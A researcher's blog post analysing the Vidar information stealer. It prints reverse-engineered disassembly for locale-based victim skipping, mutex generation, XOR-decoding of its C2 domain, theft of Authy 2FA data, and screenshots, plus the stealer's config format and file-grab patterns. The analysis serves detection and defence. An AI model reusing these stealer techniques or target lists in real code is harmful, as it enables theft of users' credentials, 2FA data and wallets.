Let’s dig into Vidar – An Arkei Copycat/Forked Stealer (In-depth analysis)

Published: 2018-12-24 · Archived: 2026-04-05 20:23:47 UTC

Sometimes when you are reading tons and tons of log of malware analysis, you are not expecting that some little changes could be in fact impactful.

I paid the price when I was analyzing a supposed Arkei malware. my Yara rule at that time was supposed to trigger this malware, but after some reversing, I realized that I was confronted with something different. Some strings linked to Arkei signature was deleted and a new one appeared with the string “Vidar”, there are also some other tweaks in the in-depth analysis that proves there are some differences (but small), but all the rest was totally identical to Arkei.

The malware is written in C++, seems to have started activities at the beginning of October 2018 and have all the kind of classic features of stealers:

- Searching for specific documents
- Stealing ID from cookie browsers
- Stealing browser histories (also from ***tor browser***)
- Stealing wallets
- ***Stealing data from 2FA software***
- Grabbing message from messenger software
- Screenshot
- Loader settings
- Telegram notifications (on server-side)
- Get a complete snapshot of all information of the computer victim

Sold with a range of 250-700$, this stealer on shop/forums and when people buy it, they have access to a C2 Shop portal where they are able to generate their own payloads. So there is no management on their side. Also, domains who leads to the C2/Shop are changed every 4 days.


For this in-depth analysis, I will inspect the 4.1 version of Vidar, take an overview of the admin panel, catching the differences with Arkei.

Basic Countries by-passing

So first of all, we have some classic pattern to quit the program if the victim machines are configured in some language with the help of GetUserDefaultLocaleName. This is one of the easy tricks to check if the malware is not infected users from specific countries.

```
push    esi
lea     eax, [ebp+LocaleName]
push    eax
lea     ecx, [ebp+var_75]
call    func_GetUserDefaultLocaleName
```

As explained in the MSDN, A “locale” is a collection of language-related user preference information represented as a list of values, the stealer will check if the language is corresponding with the list of countries that mentioned below.



With a few seconds of searching on google, it's easy to understand which countries are behind the locale names :

Locale	Country
ru-RU	Russia
be-BY	Belarus
uz-UZ	Uzbekistan
kk-KZ	Kazhakstan
az-AZ	Azerbaijan


LCID Structure – https://msdn.microsoft.com/en-us/library/cc233968.aspx
Language Code Table – http://www.lingoes.net/en/translator/langcode.htm
LocaleName – https://docs.microsoft.com/fr-fr/windows/desktop/Intl/locale-names
Locale – https://docs.microsoft.com/fr-fr/windows/desktop/Intl/locales-and-languages

Mutex generation

The mutant string generated by Vidar is unique for each victim, but simple to understand how it is generated. This is just a concatenation of two strings :

- Hardware Profile ID

GetCurrentHwProfileA is used to retrieve the current hardware profile of the computer with the value of szHwProfileGuid. If it fails, it will return "Unknown" here.




- The Machine GUID


With the help of RegOpenKeyExA, the value of the registry key is fetched:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid
```

This is the UUID created by Windows during the installation of the operating system.




When it's done, the mutex is created, just like this :




String setup

When Vidar is entering in the main function, it needs to store some required strings to be able to work properly for some further steps.



All the RVA address of each string are stored in the ***.data*** section. The malware will go there to access to the requested string.




This is a trick to slow down the static analysis of the malware, but this is really easy to surpass 🙂

C2 Domain & Profile ID

When the malware is generated by the builder on the customer area. A unique ID is hardcoded into it. When Vidar will request this value on the malicious domain, it will retrieve the corresponding profile that the threat actor wants to grab/steal into the victim machine.

So on this case, this the profile ID is “178”. If there is no config on the malware, the profile ID “1” is hardcoded into it.




```
; Attributes: bp-based frame

func_GetOnlineConfigPath proc near

var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    esi
mov     esi, [ebp+arg_0]
xor     eax, eax
mov     dword ptr [esi+14h], 0Fh
mov     [esi+10h], eax
push    offset a178     ; "178"
mov     ecx, esi
mov     [ebp+var_4], eax
mov     [esi], al
call    func_CheckStrings
mov     eax, esi
pop     esi
leave
retn    4
func_GetOnlineConfigPath endp
```

The C2 domain is a simple XORed string, the key is directly put into the XOR function to decrypt the data.

```
; Attributes: bp-based frame

func_GetC2 proc near

var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
and     [ebp+var_4], 0
push    0Eh             ; int
push    offset String   ; "311AFVDOZ6ZYOT"
push    offset Key      ; "]TF !3*&;Et: 9"
call    func_UnXor
mov     ecx, [ebp+arg_0]
push    eax
call    func_CheckStrings_02
mov     eax, [ebp+arg_0]
leave
retn    4
func_GetC2 endp
```

And decrypted it's in fact "newagenias.com"



Configs are possible to be extracted easily with the script izanami.py on my GitHub repository.

How to understand the config format

For example, this is default configuration the malware could get from the C2 :

1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*utc*.*:*UTC*.*

Each part have the ";" in delimiter, so let's dig into it

- First part

1	Saved password
1	Cookies / AutoFill
1	Wallet
1	Internet History
1	??? – Supposed to be Skype ***(not implemented)***
1	??? – Supposed to be Steam ***(not implemented)***
1	Telegram
1	Screenshot
1	Grabber
1	???
250	Max Size (kb)
Default	Name of the profile (also used for archive file into the files repository)

- Second part

%DESKTOP %	Selected folder repository where the grabber feature will search recursively (or not) some selected data

- Third part

.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*utc*.*:*UTC*.*:*crypt*.*:*key*.

- Fourth part


50	Max Size per file (kb)
true	Collect Recursively

- Fifth part:

movies:music:mp3;

This is the exception part, the grabber will avoid those strings if it matches in the files searched recursively in the specific wanted folder.

The setup is quite a mess if we are looking into the code. each option is stored into a byte or dword variable.



Folder generation

To summarize all kind of possibles files/folders that will be generated for the malicious repository is in fact pretty simple :

```
\\files                  <- Master folder
\\files\\Autofill        <- Auto-Fill files
\\files\\CC              <- Credit Cards
\\files\\Cookies         <- Cookies
\\files\\Downloads       <- Downloaded data history from browsers
\\files\\Files           <- Profile configs (Archives)
\\files\\History         <- Browser histories
\\files\\Soft            <- Master folder for targeted softwares
\\files\\Soft\\Authy     <- 2FA software
\\files\\Telegram        <- Telegram messages
\\files\\Wallets         <- Cryptomining Wallets
```

Generalist files

```
\\files\screenshot.jpg     <- Actual screenshot of the screen
\\files\passwords.txt      <- Passwords consolidated all at once
\\files\\information.txt   <- Snapshot of the computer setup
```

Libraries necessary to grab some data

Something that I love when I read some malware specs, it’s when they said that the product could be launched without the necessity to have some runtime libraries or other required software on the machine. But when you dig into the code or just watching some network flow, you can see that the malware is downloading some DLL to be able to do some tasks.

And for this case, they are required during the stealing process of different kind of browsers.

freebl3.dll	Freebl Library for the NSS (Mozilla Browser)
mozglue.dll	Mozilla Browser Library
msvcp140.dll	Visual C++ Runtime 2015
nss3.dll	Network System Services Library (Mozilla Browser)
softokn3.dll	Mozilla Browser Library
vcruntime140.dll	Visual C++ Runtime 2015

They are deleted when the task is done.

```
loc_413B4D:
mov     esi, ds:DeleteFileA
push    offset FileName ; "C:\\ProgramData\\freebl3.dll"
call    esi ; DeleteFileA
push    offset aCProgramdataMo ; "C:\\ProgramData\\mozglue.dll"
call    esi ; DeleteFileA
push    offset aCProgramdataMs ; "C:\\ProgramData\\msvcp140.dll"
call    esi ; DeleteFileA
push    offset aCProgramdataNs ; "C:\\ProgramData\\nss3.dll"
call    esi ; DeleteFileA
push    offset aCProgramdataSo ; "C:\\ProgramData\\softokn3.dll"
call    esi ; DeleteFileA
push    offset aCProgramdataVc ; "C:\\ProgramData\\vcruntime140.dll"
call    esi ; DeleteFileA
mov     eax, dword_48BB48
mov     [edi+28h], eax
mov     eax, dword_48BB4C
mov     [edi+2Ch], eax
```

FTP


List of supported software

- FileZilla
- WinSCP

2FA software

Something that I found interesting on this malware is that also 2FA software is also targeted, a feature that I considered not seen really in the wild, and pretty sure this will be more and more common in the future. With the multiplication of those kinds of protection. Victims must understand that 2FA is not the ultimate way to protect accounts from hackers, this could be also another door for vulnerabilities 🙂

So with Vidar, the Authy software is targeted…



More specifically the SQLite file on the corresponding application on %APPDATA% repository. It looks like this is the same operating where stealer wants to steal data with software like Discord or Chrome.

```
push    28h
mov     eax, offset loc_472BB0
call    __EH_prolog3
push    offset aAppdata ; "APPDATA"
mov     esi, ecx
call    func_RuntimeCriticalSectionOperation
pop     ecx
xor     ebx, ebx
push    eax             ; int
lea     ecx, [ebp+170h+var_3C]
mov     [ebp+170h+var_28], 0Fh
mov     [ebp+170h+var_2C], ebx
mov     [ebp+170h+var_3C], bl
call    func_CheckStrings
sub     esp, 1Ch
mov     eax, esp
mov     [ebp+170h+var_190], esp
push    offset aAuthyDesktopLo ; \Authy Desktop\Local Storage\*.localstorage
lea     ecx, [ebp+170h+var_3C]
push    ecx
push    eax
mov     [ebp+170h+var_174], ebx
call    func_ConcatStrings_03
add     esp, 0Ch
lea     eax, [ebp+170h+var_1A4]
push    eax             ; int
lea     ecx, [ebp+170h+var_17D]
call    func_SearchFiles
mov     eax, [ebp+170h+var_1A0]
```

So guys, be careful with your 2FA software 🙂

Browsers

Something interesting to mention, this bad boy is also stealing Tor Browser stuff.

List of supported Browsers

- 360 Browser
- Amigo
- BlackHawk
- Cent Browser

- Chedot Browser
- Chromium
- CocCoc
- Comodo Dragon
- Cyberfox
- Elements Browser
- Epic Privacy
- Google Chrome
- IceCat
- Internet Explorer
- K-Meleon
- Kometa
- Maxthon5
- Microsoft Edge
- Mozilla Firefox
- Mustang Browser
- Nichrome
- Opera
- Orbitum
- Pale Moon
- QIP Surf
- QQ Browser
- Sputnik
- Suhba Browser
- Tor Browser
- Torch
- URAN
- Vivaldi
- Waterfox

Of course, this list could be more important than this if there are some browsers based on chromium repository.

Messengers/Mailer

I will not explain here, how it works, but the technique is the same that I've explained in my previous blog post. (Especially for the Telegram part).

- Bat!
- Pidgin
- Telegram
- Thunderbird

Wallets


- Anoncoin
- BBQCoin
- Bitcoin
- DashCore
- DevCoin
- DigitalCoin
- Electron Cash
- ElectrumLTC
- Ethereum
- Exodus
- FlorinCoin
- FrancoCoin
- JAXX
- Litecoin
- MultiDoge
- TerraCoin
- YACoin
- Zcash

Of course, this list could change if the customer added some additional files to search on specific areas on the victim machine.


Grabber

The grabber feature is by far, the most complicated feature of the malware and what he looks to be really different from Arkei, in term of implementation.

So first of all, it will skip or not the grabber feature by checking in config file downloaded, if this is activated. Preparing the strings for creating the folder path and when all is set ***func_grabber*** could be used.



When inspecting the ***func_grabber***, I was not prepared to have this :



By far, when I saw this, I was not really happy to reverse this. I mean, I know I was falling in some unexpected allocated memory into my brain. I had all the magnificent stuff that all malware reverser love (or not at all) :

- Weird conditions come out the blue.
- Calling function that will call other functions like Russian wooden dolls
- API calls
- etc…

But if we are watching these at a macro view, it's, in fact, easier than it looks like. I will just show just one example.

So in the example below, if the string %APPDATA% is present in the config downloaded from the C2. it will enter into the function and will start a bunch of verifications. Until entering into the most important one called ***func_VidarSearchFile***

After the process will remain almost the same for each scenario.

This is at least, all the repositories available in the grabber feature :

- %ALL_DRIVES% (GetDriveTypeA Necessary)
- %APPDATA%
- %C%
- %D%
- %DESKTOP%
- %DOCUMENTS%
- %DRIVE_FIXED%
- %DRIVE_REMOVABLE%
- %LOCALAPPDATA%
- %USERPROFILE%

Screenshot

The generation of the screenshot is easy to understand :

- First GdiplusStartup function is called to initialize the Windows GDI+
- Then an alternative to GetDeviceCaps is called for getting the height of the screen on the display monitor with the value SM_CYSCREEN (1) with GetSystemMetrics this will be the same thing with SM_CXSCREEN (0) for the width.

```
push    eax
mov     [ebp+var_18], 1
mov     [ebp+var_14], edi
mov     [ebp+var_10], edi
mov     [ebp+var_C], edi
call    GdiplusStartup
mov     esi, ds:GetSystemMetrics
push    edi             ; nIndex
call    esi ; GetSystemMetrics
push    1               ; nIndex
mov     [ebp+var_4], eax
call    esi ; GetSystemMetrics
push    offset aScreenshotJpg_0 ; "screenshot.jpg"
push    eax             ; cy
push    [ebp+var_4]     ; int
push    edi             ; y1
push    edi             ; x1
call    func_CreateDCObject
add     esp, 14h
push    [ebp+var_8]
call    GdiplusShutdown
```

- Now, it needs a DC object for creating a compatible bitmap necessary to generate our image by selecting the windows DC into the compatible memory DC and using a Bit Block API function to transfer the data. When all is done, it will enter into ***func_GdipSaveImageToFile***

```
push    edi             ; hdc
call    ds:CreateCompatibleDC
push    [ebp+cy]        ; cy
mov     esi, ds:GetDC
push    [ebp+arg_8]     ; cx
mov     [ebp+hdc], eax
push    edi             ; hWnd
call    esi ; GetDC
push    eax             ; hdc
call    ds:CreateCompatibleBitmap
mov     ebx, eax
push    ebx             ; h
push    [ebp+hdc]       ; hdc
call    ds:SelectObject
push    0CC0020h        ; rop
push    [ebp+y1]        ; y1
push    [ebp+x1]        ; x1
push    edi             ; hWnd
call    esi ; GetDC
push    eax             ; hdcSrc
push    [ebp+cy]        ; cy
push    [ebp+arg_8]     ; cx
push    edi             ; y
push    edi             ; x
push    [ebp+hdc]       ; hdc
call    ds:BitBlt
push    [ebp+cy]
push    [ebp+arg_8]
push    ebx
call    func_GdipSaveImageToFile
add     esp, 0Ch
push    ebx             ; ho
call    ds:DeleteObject
```


So now its needed to collect the bits from the generated bitmap and copies them into a buffer that will generate the screen capture file.

```
push    eax
push    offset aImageJpeg_0 ; "image/jpeg"
call    sub_450A9C
add     esp, 10h
push    0
lea     eax, [ebp+var_14]
push    eax
push    offset aScreenshotJpg ; "screenshot.jpg"
push    dword ptr [esi+4]
call    GdipSaveImageToFile
```

Information Log

So let’s dig into information.txt, to understand how this file is generated. I will mention only some parts of the creation, another part will be just the corresponded API call, breakpoint on these API if you want to take your time to analyze all the step easily.

First, it indicates which version of Vidar is used.




If you don't see a Vidar on the log file. It means that you have an early version of it.

Date	GetSystemTimeAsFileTime
MachineID	Explained Above
GUID	GetCurrentHwProfileA
Path	GetModuleFileNameExA
Work Dir	Hardcoded string + ***func_FolderNameGeneration***

Get the name of the operating system and platform is classic because this is, in fact, a concatenation of two things. First, with RegOpenKeyExA, the value of this registry key is fetched:


```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
```

Secondly, for knowing if Windows is 32 or 64-bit, it checks itself if is running on WOW64 with the help of IsWow64Process.



Computer Name	GetComputerNameA
User Name	GetUserNameA

For the current screen resolution used, CreateDCA is called to create a device context for "Display" and requesting the Width and Height of the Device with GetDeviceCaps.



```
xor     esi, esi
push    esi             ; pdm
push    esi             ; pszPort
push    esi             ; pwszDevice
push    offset pwszDriver ; "DISPLAY"
mov     [ebp+var_8C], esi
call    ds:CreateDCA
mov     edi, ds:GetDeviceCaps
push    8               ; index
push    eax             ; hdc
mov     [ebp+hdc], eax
call    edi ; GetDeviceCaps
push    0Ah             ; index
push    [ebp+hdc]       ; hdc
mov     [ebp+var_8C], eax
call    edi ; GetDeviceCaps
push    [ebp+hdc]       ; hDC
mov     edi, eax
push    esi             ; hWnd
call    ds:ReleaseDC
```

This remains to this source code :

```
HDC hDC = CreateDCA("DISPLAY", NULL, NULL, NULL);
int width = GetDeviceCaps(hDC, HORZRES); // HORZRES = 0x8
int height = GetDeviceCaps(hDC, VERTRES); // VERTRES = 0x0A
```

